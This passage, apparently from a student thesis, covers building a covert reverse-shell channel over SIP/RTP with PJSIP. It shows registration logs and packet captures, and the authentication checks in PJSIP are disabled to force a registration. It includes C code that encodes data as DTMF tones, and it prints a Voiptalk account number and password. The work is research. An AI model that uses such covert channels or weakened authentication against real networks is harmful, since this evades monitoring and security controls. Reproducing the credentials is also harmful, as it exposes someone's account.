Server: Flexisip/2.0.0-alpha (sofia-sip-nta/2.0)
WWW-Authenticate: Digest realm="sip.linphone.org", nonce="O5F24QAAAABngQ3AAAA14V9BdoQAAAAA", opaque="+GNywA==", algorithm=SHA-256, qop="auth"
WWW-Authenticate: Digest realm="sip.linphone.org", nonce="O5F24QAAAABngQ3AAAA14V9BdoQAAAAA", opaque="+GNywA==", algorithm=MD5, qop="auth"
Content-Length: 0


--end msg--
15:27:07.961 sip_auth_clien  ...Unsupported digest algorithm "SHA-256"
15:27:07.961    pjsua_acc.c  ....SIP registration error: Invalid/unsupported digest algorithm (PJSIP_EINVALIDALGORITHM) [status=171102]
```

Figure 76: PJSIP registration process Linphone
Source: own creation

When sniffing the registration process with Wireshark as shown in Figure 77, the two packets which are shown in Figure 76 are also visible.




No.	Time	Source	Destination	Protocol	Length	Info
36	4.533639	152.96.195.37	91.121.209.194	SIP	601	Request: REGISTER sip:sip.linphone.org (1 binding) |
37	4.551506	91.121.209.194	152.96.195.37	SIP	714	Status: 401 Unauthorized |

Figure 77: PJSIP registration Linphone Wireshark
Source: own creation

The error message of the unsupported digest algorithm seems to stop the registration process. Usually after the first 401 packet is received from the SIP registrar, the SIP UA calculates the digest value using a random sequence and a digest algorithm defined inside the 401 packet. The behavior of PJSIP in this case is very strange, because the SIP response contains two digest algorithms (sha-256 and MD5), from which MD5 is supported by PJSIP.

The reason for this behavior was found inside the sip_auth_client.c class on line 280 shown in Figure 78. PJSIP makes a string comparison of the algorithm in the SIP response with the two algorithm which are implemented by PJSIP (MD5 and AKAv1-MD5). If they do not match a PJSIP_EINVALIDALGORITHM is returned as status message causing the abortion of the registration process.




```
const pj_str_t pjsip_AKAv1_MD5_STR = { "AKAv1-MD5", 9 };

/* Check algorithm is supported. We support MD5 and AKAv1-MD5. */
if (chal->algorithm.slen==0 ||
(pj_stricmp(&chal->algorithm, &pjsip_MD5_STR)==0 ||
 pj_stricmp(&chal->algorithm, &pjsip_AKAv1_MD5_STR)==0))
{
;
}
else {
PJ_LOG(4,(THIS_FILE, "Unsupported digest algorithm \"%.*s\"",
      chal->algorithm.slen, chal->algorithm.ptr));
return PJSIP_EINVALIDALGORITHM;
}
```

Figure 78: PJSIP digest algorithm check
Source: own creation

To circumvent this problem a quick fix was implemented. The lines performing the check were commented out and a second attempt of registering the PJSIP UA to Linphone was started.


Again PJSIP sends the SIP REGISTER and receives the SIP response with status code 401 from the Linphone registrar. At the end PJSIP prints out an error message. This time complaining about the server setting the stale flag to false. This output is visible in Figure 79.



```
15:56:09.105 sip_auth_clien  ...Authorization failed for reverse1@sip.linphone.org: server rejected with stale=false
15:56:09.108    pjsua_acc.c  ....SIP registration error: Credential failed to authenticate (PJSIP_EFAILEDCREDENTIAL) [status=171100]
```

Figure 79: PJSIP registration process linphone without digest check
Source: own creation


Wireshark again only shows two packets, meaning that the response from the server does not get processed correctly, because the digest value is not sent back to the server. The registrartion process is stopped again after receiving the 401 response from the server. Searching the sip_auth_client.c file for the string "server rejected with stale=false" lead to line 1076 shown in Figure 80.
There PJSIP performs the stale check. As described in Allen Luker’s website [71] the stale check is performed to check if a nonce value is the same at a re-registration process. Beacuse the first registration gets performed and not a renewal of the registration process this check from PJSIP is also pretty strange. To test if the registration completes without the stale check, the if-clause was changed to never run.



```c
if (stale == PJ_FALSE) {
    // Our credential is rejected. No point in trying to re-supply the same credential

    PJ_LOG(4, (THIS_FILE, "Authorization failed for %.*s@%.*s: "
           "server rejected with stale=false",
           sent_auth->credential.digest.username.slen,
           sent_auth->credential.digest.username.ptr,
           sent_auth->credential.digest.realm.slen,
           sent_auth->credential.digest.realm.ptr));
    return PJSIP_EFAILEDCREDENTIAL;
}
```

Figure 80: PJSIP registration process stale check
Source: own creation


PJSIP was run a third time with the algorithm check and the stale check disabled. Finally all four packets were sent and received but the PJSIP UA printed the error message shown in Figure 81.



```
16:28:11.421    pjsua_acc.c   ....SIP registration failed, status=403 (Forbidden)
```


Figure 81: PJSIP resgistration process 403
Source: own creation

Figure 82 shows the Wireshark capture of the 4 packets sent. The third packet contains the calculated message digest. The digest displayed in Figure 83 was checked for correctness with the digest caluclator tool used in Chapter 3.8. For some reason the Linphone registrar does not allow the PJSIP UA to register itself. To find out the exact reason for the 403 response from the server, a analysis of the server would be necessary which is not possible due to the lack of control about the registrar.



```
29186 1926.072057   152.96.195.37     91.121.209.194   SIP    601 Request: REGISTER sip:sip.linphone.org  (1 binding) |
29187 1926.089737   91.121.209.194    152.96.195.37    SIP    714 Status: 401 Unauthorized |
29188 1926.091851   152.96.195.37     91.121.209.194   SIP    885 Request: REGISTER sip:sip.linphone.org  (1 binding) |
29189 1926.107640   91.121.209.194    152.96.195.37    SIP    429 Status: 403 Forbidden |
```


Figure 82: PJSIP final registration process wireshark
Source: own creation



```
[truncated]Authorization: Digest username="reverse1", realm="sip.linphone.org", nonce="ip924QAAAACJkQbLAADQrWYBLMYAAAAA", uri="sip:sip.linphone.org"
   Authentication Scheme: Digest
   Username: "reverse1"
   Realm: "sip.linphone.org"
   Nonce Value: "ip924QAAAACJkQbLAADQrWYBLMYAAAAA"
   Authentication URI: "sip:sip.linphone.org"
   Digest Authentication Response: "6d5a7d54c089ad56291aff3a1c317efb"
   Algorithm: MD5
   CNonce Value: "f0fe5eba6c83473f9b741e586e6ee0d9"
   Opaque Value: "+GNywA=="
   QOP: auth
   Nonce Count: 00000002
 Content-Length:  0
```

Figure 83: PJSIP registration process digest calculation
Source: own creation

Because Linphone develops ist own softphone client it is possible, that a registration to the Linphone registrar can only be made with a Linphone softphone. The type of SIP UA used is defined inside the field **User-Agent** of a SIP REGISTER message. This field (shown in Figure 84) could be filtered by the Linphone server, denying all other types of UA to register themselves.



```
v Session Initiation Protocol (REGISTER)
  > Request-Line: REGISTER sip:sip.linphone.org SIP/2.0
  v Message Header
    > Via: SIP/2.0/UDP 152.96.195.37:5060;rport;branch=z9hG4bKPj0ded287a7e7547ac998c5e693964d238
      Max-Forwards: 70
    v From: <sip:reverse1@sip.linphone.org>;tag=db51768fd44640ae8879c76aaa83f43f
      > SIP from address: sip:reverse1@sip.linphone.org
        SIP from tag: db51768fd44640ae8879c76aaa83f43f
    v To: <sip:reverse1@sip.linphone.org>
      > SIP to address: sip:reverse1@sip.linphone.org
      Call-ID: 9feae73353984f2a884d3fb25c128f83
      [Generated Call-ID: 9feae73353984f2a884d3fb25c128f83]
    > CSeq: 38589 REGISTER
      User-Agent: PJSUA v2.9 win32-6.2/i386/msvc-19.2.3
    v Contact: <sip:reverse1@152.96.195.37:5060;ob>
      v Contact URI: sip:reverse1@152.96.195.37:5060;ob
          Contact URI User Part: reverse1
          Contact URI Host Part: 152.96.195.37
          Contact URI Host Port: 5060
          Contact URI parameter: ob
      Expires: 300
      Allow: PRACK, INVITE, ACK, BYE, CANCEL, UPDATE, INFO, SUBSCRIBE, NOTIFY, REFER, MESSAGE, OPTIONS
      Content-Length:  0
```


Figure 84: PJSIP registration process UA type
Source: own creation

It may be possible to fake the **User-Agent** entry and test the registration process again. Instead, a different SIP provider is tested.

10.8.4 SIP provider 2: Voiptalk

Two new SIP accounts were created on voiptalk.com. All code changes from chapter Linphone are reverted before continuing. Voiptalk provides free SIP accounts and also a free phone numbers, which can be used to make calls. The account details are listed inside the credentials document.


The creation of a new SIP account inside of PJSIP using Voiptalk as SIP provider is displayed in Figure 85.



```
>>> +a
Your SIP URL: (empty to cancel): sip:841319634@voiptalk.org
URL of the registrar: (empty to cancel): sip:voiptalk.org
Auth Realm: (empty to cancel): voiptalk.org
Auth Username: (empty to cancel): 841319634
Auth Password: (empty to cancel): 9NYTqW
```

Figure 85: PJSIP registration Voiptalk
Source: own creation


The registration process is started and successfully finished. Figure 86 shows the output of the PJSIP UA after the successful registration process.



```
18:00:41.213    pjsua_acc.c  ....sip:841319634@voiptalk.org: registration success, status=200 (OK), will re-register in 300 seconds
18:00:41.214    pjsua_acc.c  ....Keep-alive timer started for acc 2, destination:77.240.48.94:5060:15, interval:9085764s
```

Figure 86: PJSIP registration success
Source: own creation


The successful establishment can also be proven through Wireshark as shown in Figure 87. The SIP registrar of Voiptalk returns a 100 trying after each SIP REGISTER message from the clients. The Trying response can be used to inform the client about a further request still being processed. In the third packet (second REGISTER message) PJSIP sends the calculated digest. The digest is accepted by the server, so the 200 OK response is sent back, meaning the registration process was successful.



No.	Time	Source	Destination	Protocol	Length	Info
334	23.235208	152.96.195.37	77.240.48.94	SIP	592	Request: REGISTER sip:voiptalk.org (1 binding) |
335	23.272273	77.240.48.94	152.96.195.37	SIP	399	Status: 100 Trying |
336	23.272273	77.240.48.94	152.96.195.37	SIP	552	Status: 401 Unauthorized |
337	23.279633	152.96.195.37	77.240.48.94	SIP	785	Request: REGISTER sip:voiptalk.org (1 binding) |
338	23.317094	77.240.48.94	152.96.195.37	SIP	399	Status: 100 Trying |
339	23.317536	77.240.48.94	152.96.195.37	SIP	497	Status: 200 OK (1 binding) |

Figure 87: PJSIP registration success capture
Source: own creation

The Voiptalk website also provides the functionality to view the online status of a SIP URI [72]. Figure 88 proves the online status of the PJSIP UA.



Online VoIP Status

Attention! The **Online Status** column is not 100% accurate. Please also try dialling **902** from your IP Phone to test your account status.

In the case of your account being Offline please view the online setup instructions.

VOIPTALK ID	NAME	DEVICE INFORMATION	ONLINE STATUS
841319634		PJSUA v2.9 win32-6.2 i386 msvc-19.2.3, IP Address: 152.96.195.37	● Online

Figure 88: Voiptalk online status
Source: own creation

To test that the PJSIP UA is not only able to register itself, but can also make calls to a remote UA, a call was started to a second PJSIP UA, which was also registered to the Voiptalk registrar server.

10.9 Conclusion

Testing PJSUA has shown that a reverse shell can be implemented using PJSIP. Custom traffic has been sent successfully through the RTP connection allowing a test file to be transferred to a different computer on the same network. UDP packet loss handling is not implemented yet, however.
The registration process was successful when using the SIP provider Voiptalk, but not when using Linphone.

11 DTMF encoding/decoding

11.1 Overview

This chapter discusses the setup used to encode byte streams as DTMF tones [56]. The source code used to generate the required sinus-waves is also explained.

11.2 Encoding

The part implemented and tested in this chapter is starting with a byte stream (called **plain text message** because it will be a sample text without any encoding) and ends with the DTMF tones representing the letters from the **plain text message**. Each byte of the **plain text message** is read from a byte stream and split into two nibbles (named ls_nibble and ms_nibble to identify the four least significant bits and the four most significant bits).
Each nibble needs to be interpreted as a hex symbol because the DTM matrix displayed in Table 17 maps one hex-symbol to one DTMF tone. The hex symbol will be used as input for the function creating the DTMF tone, consisting of two sinus-waves. The sinus-waves are then added together and saved as output. The general encoding flow is displayed in Figure 89.





Figure 89: DTMF encoding process
Source: own creation

The output buffer will be used as input for the PJSIP library which sends the encoded text message as RTP payload to the receiving SIP UA instance.


The AudioConverter is written in C. Figure 90 shows the method main() of the program. The for-loop reads each byte into a variable called byte. The byte is than split into the two nibbles. The nibbles are used as input for the generateDtmfTone() function. The tone duration is a constant value and set to 50ms. The numSamples variable is also handed over to the function as parameter and acts as a container for the calculated number of samples which is defined as **duration * 8** (because the sampling rate is set to 8000Hz). The generated tones are then written the output file.



```c
//loop over buffer and extract a byte
for (int i = 0; i < input_file_size; i++) {
    unsigned char byte = input_file_buffer[i];

    //get byte as ASCII number
    int a = byte;

    //convert ascii number into two hex-symbols
    int ls_nibble = a % 16;
    int ms_nibble = a / 16;

    printf("%c%u\n", byte, a);
    printf("LS Nibble %u\n", ls_nibble);
    printf("MS nibble %u\n", ms_nibble);

    //create tones
    int numSamples;

    // LS_Nibble tone + silence
    unsigned char* tone = generateDtmfTone(ms_nibble, tone_duration, &numSamples);
    fwrite(tone, sizeof(unsigned char), numSamples, output_file);
    free(tone);
    tone = generateSilence(pause_duration, &numSamples);
    fwrite(tone, sizeof(unsigned char), numSamples, output_file);
    free(tone);

    // MS-nibble tone + silence
    tone = generateDtmfTone(ls_nibble, tone_duration, &numSamples);
    fwrite(tone, sizeof(unsigned char), numSamples, output_file);
    free(tone);
    tone = generateSilence(pause_duration, &numSamples);
    fwrite(tone, sizeof(unsigned char), numSamples, output_file);
    free(tone);
}
```

Figure 90: AudioConverter main methods
Source: own creation


Figure 91 shows the function generateDtmfTone(). The function takes the nibble and generates the corresponding two sinus waves with the helper function generateSine().



```c
unsigned char* generateDtmfTone(int number, int ms, int* numSamples) {
    unsigned char* a = NULL;
    unsigned char* b = NULL;
    unsigned char* result = NULL;

    switch (number) {
    case 0:
        a = generateSine(ms, 941, 0.45, numSamples);
        b = generateSine(ms, 1336, 0.45, numSamples);
        break;
    case 1:
        a = generateSine(ms, 697, 0.45, numSamples);
        b = generateSine(ms, 1209, 0.45, numSamples);
        break;
    case 2:
        a = generateSine(ms, 697, 0.45, numSamples);
        b = generateSine(ms, 1336, 0.45, numSamples);
        break;
    case 3:
        a = generateSine(ms, 697, 0.45, numSamples);
        b = generateSine(ms, 1477, 0.45, numSamples);
        break;
    case 4:
        a = generateSine(ms, 770, 0.45, numSamples);
        b = generateSine(ms, 1209, 0.45, numSamples);
        break;
```

Figure 91: AudioConverter generateDtmfTone function
Source: own creation

To test the program a text file containing multiple letters 'H' were written into the input buffer. Figure 92 shows the frequency analysis of the output-file in audacity.
The letter H consists of the two hex-symbols 4 and 8. From the symbol 4 the sine waves 770Hz and 1209Hz are generated and from symbol 8 the sine waves 852Hz and 1336Hz. Those frequencies (the four peaks) are exactly drawn by the frequency analysis provided by Audacity.



Cursor: 14 Hz (A-1) = -39 dB
Spitze: 54 Hz (A1) = -43,6 dB
☑ Gitterlinien
Algorithmus: Spektrum
Größe: 1024
Funktion: Hann window
Achse: Log. Darstellung

Figure 92: Frequency analysis in Audacity
Source: own creation

The frequency analysis proves that the correct audio signal was generated by the AudioConverter. If tested with a test file containing only one letter (file size equals 1 byte), the output file has the size of 1120 Bytes.
The output file contains 50ms of tone of the first nibble and another 50ms for the second nibble and an additional 20ms **silence tone** after each tone. The **silence tone** is necessary so, when decoding the audio again, the individual tones can be made out better.

The output-file contains a total signal duration of 140ms, which equals 1120 Bytes. This size is the same as the size of normal audio recorded by the microphone of any application, encoded with G.711. The AudioConverter uses the same frequency and sampling rate as G.711 meaning the encoding of the generated audio with G.711 inside PJSIP is not necessary anymore.

The data generated from the AudioConverter is valid G.711 encoded audio.

11.3 Decoding

The decoding process is slightly more complex than the encoding. The decoding includes the process of gathering the frequencies (the lower and the higher frequency) used in a specific tone read from the input.

To get the frequency of an audio signal a Fast Fourier Transformation can be used. In this specific case it is known, which frequencies could be present in a given tone (exactly those DTMF frequencies which were used to generate the tones). This makes a Fast Fourier Transformation not the best solution due to its high CPU (Central Processing Unit) consumption. If a signal gets checked for known frequencies, a Goertzel filter can be used [73]. The Goertzel filter is a mathematical algorithm which provides the magnitude of a tested frequency. In general, a magnitude higher than ten confirms the presence of a specific frequency. The general decoding is displayed in Figure 93.


